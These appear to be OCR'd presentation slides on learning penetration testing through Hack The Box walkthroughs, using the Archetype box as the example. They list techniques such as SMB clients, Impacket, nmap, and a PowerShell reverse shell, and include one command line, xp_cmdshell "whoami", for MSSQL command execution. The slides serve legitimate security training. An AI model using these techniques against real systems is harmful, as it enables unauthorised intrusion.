
Make a connection...



tun0???


```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.16.11  netmask 255.255.254.0  destination 10.10.16.11
        inet6 fe80::2b50:172b:b88f:6517  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:4::1009  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 192 (192.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

VPN...



WHY all this ???


Harry...



Read information
Hear information
See information
=

Harry

Harry...




Read information
Hear information
See information
=
FORGET information

Harry

Harry...

:{) =

Codaisseur



Harry

LEARN by DOING

+ Tell
+ Show
+ Give materials
+ Filter important stuff
+ Challenge you
+ Repetition

HtB walkthroughs...

Archetype

Learn by doing...

What did you learn?

Learn by doing...

- Enters and spaces are important
- Hacking phases
- Smb clients
- SQL
  - IS_SRVROLEMEMBER
  - xp_cmdshell "whoami"
- Git clone
- Pip install .
- Cat alternative for windows


Learn more...

$ports=$(nmap.....
DTScondig file
Impacket
Reverse shell code (powershell)


But...

Be carefull..

HomeWork...



1x



1x

HomeWork...